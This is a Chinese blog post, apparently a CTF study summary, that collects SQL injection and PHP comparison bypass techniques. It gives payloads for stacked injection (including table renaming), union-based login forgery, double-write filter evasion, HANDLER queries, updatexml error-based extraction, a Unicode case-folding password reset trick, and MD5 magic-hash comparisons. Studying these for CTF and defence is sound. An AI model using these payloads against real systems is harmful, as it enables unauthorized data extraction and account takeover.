
CTF-SQL注入总结

原创

SVicen 已于 2022-03-21 23:11:15 修改 4996 收藏

分类专栏： CTF 文章标签： sql web安全 安全

于 2022-03-11 14:10:47 首次发布



1、当URL地址传入的参数进行MD5加密时，可采用数组进行绕过。MD5对数组参数不会加密。

```
$a = $GET['a'];
$b = $_GET['b'];
if($a != $b && md5($a) == md5($b)){ echo $flag;}
```

方法一：利用md5()函数的漏洞绕过

即使用数组绕过的方法：

由于md5对于字符串检验的时候，遇到数组会返回NULL 所以两个数组经过加密后得到的都是NULL,也就是相等的。

所以上传

```
/?a[]=1&b[]=2
```

方法二：利用“==”比较漏洞绕过

如果两个字符经MD5加密后的值为 0exxxxx形式，就会被认为是科学计数法，且表示的是0*10的xxxx次方，还是零，都是相等的。

下列的字符串的MD5值都是0e开头的：

```
QNKCDZO
240610708
s878926199a
s155964671a
s214587387a
s214587387a
```

2、堆叠注入

```
(查库)
1';show databases;#
(查表)
1';show tables;#
(查列)
1';show columns from `words`;
1';show columns from `1919810931114514`;
```

解法1

发现1919810931114514表中有flag，而words表中则是id和data，也就是说它原本是读取words表中的内容，我们只需要把words换成1919810931114514，将id列换成flag列就能读取flag了，然后再`1'or 1=1#`就有flag了

```
payload：1';rename table `words` to `word1`;rename table `1919810931114514` to `words`;alter table `words` chang
e flag id varchar(100);#
```

3、查询数据不存在时，联合查询会构造一个虚拟的数据在数据库中。

```
1’ union select 1,‘admin’,‘81dc9bdb52d04dc20036dbd8313ed055’#
```

可以试出回显的1,2,3哪个是用户名，哪个是密码， 这里利用联合查询构造了一个新数据admin pass：1234(MD5加密值)

4、关键词过滤

```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i",$inject);
没有过滤show，可使用堆叠注入得到库名和表名
1';show databases;#   1';show tables;#
HANDLER也可作为查询语句，且性能比select更好，
payload:1';HANDLER FlagHere(表名) open;HANDLER FlagHere read first;HANDLER FlagHere close;#  固定语法
```

5、双写绕过

```
'uniunionon selselectect 1,2,group_concat(schema_name) frfromom infoorrmation_schema.schemata#

'uniunionon selselectect 1,2,group_concat(table_name) frfromom infoorrmation_schema.tables wherwheree table_sche
ma='ctf'#

'uniunionon selselectect 1,2,group_concat(column_name) frfromom infoorrmation_schema.columns wherwheree table_na
me='Flag'#

'uniunionon selselectect 1,2,group_concat(flag) frfromom ctf.Flag#
```

6、Unicode编码绕过

```
strlower():它将字符串中的所有大写字母转换为小写字母，并返回一个新字符串，
```

但碰到unicode编码例如`ᴬᴰᴹᴵᴺ`则会转化为`ADMIN`，接着看，在登陆处和改变密码处同样用到了`strlower`

首先注册时username填ᴬᴰᴹᴵᴺ，这时会调用strlower，于是就注册了一个username为ADMIN的用户，之后再用ᴬᴰᴹᴵᴺ进行登陆，又调用strlower，就能以ADMIN登陆，然后再改密码再一次调用strlower，把ADMIN变成了admin，这就达到了改admin密码的效果

7、过滤空格 —报错注入

```
payload: 'or(updatexml(1,concat(0x7e,(select(database())),0x7e),1))#
'or(updatexml(1,concat(0x7e(select(group_concat(table_name))from(information_schema.tables)where((table_schema)l
ike('geek'))),0x7e),1))#
'or(updatexml(1,concat(0x7e(select(group_concat(column_name))from(information_schema.columns)where((table_name)l
ike('H4rDsq1'))),0x7e),1))#
'or(updatexml(1,concat(0x7e,(select(group_concat(password))from(H4rDsq1)),0x7e),1))#
```

8、PHP弱类型比较

```
php中有两种比较的符号 == 与 ===
    === 在进行比较的时候，会先判断两种字符串的类型是否相等，再比较
    == 在进行比较的时候，会先将字符串类型转化成相同，再比较
    如果比较一个数字和字符串或者比较涉及到数字内容的字符串，则字符串会被转换成数值并且比较按照数值来进行
```

```php
<?php
var_dump("admin"==0); //true
var_dump("1admin"==1); //true
var_dump("admin1"==1) //false
var_dump("admin1"==0) //true
var_dump("0e123456"=="0e4456789"); //true
?>
```

1.字符串“admin”与数值0比较，先将admin强制转化成数值，由于“admin”是字符串，不包含数字，所以转化结果为0，所以和数值0相等
2.字符串“1admin”包含数字1，强制转化为数值即1，所以==1。
3.“admin1“1 却等于错误，也就是”admin1”被转化成了0。

4.”0e123456”==”0e456789”相互比较的时候，**会将0e这类字符串识别为科学技术法的数字**，0的无论多少次方都是零，所以相等

> 字符串的开始部分决定了它的值，如果该字符串以合法的数值开始，则使用该数值，否则其值为0。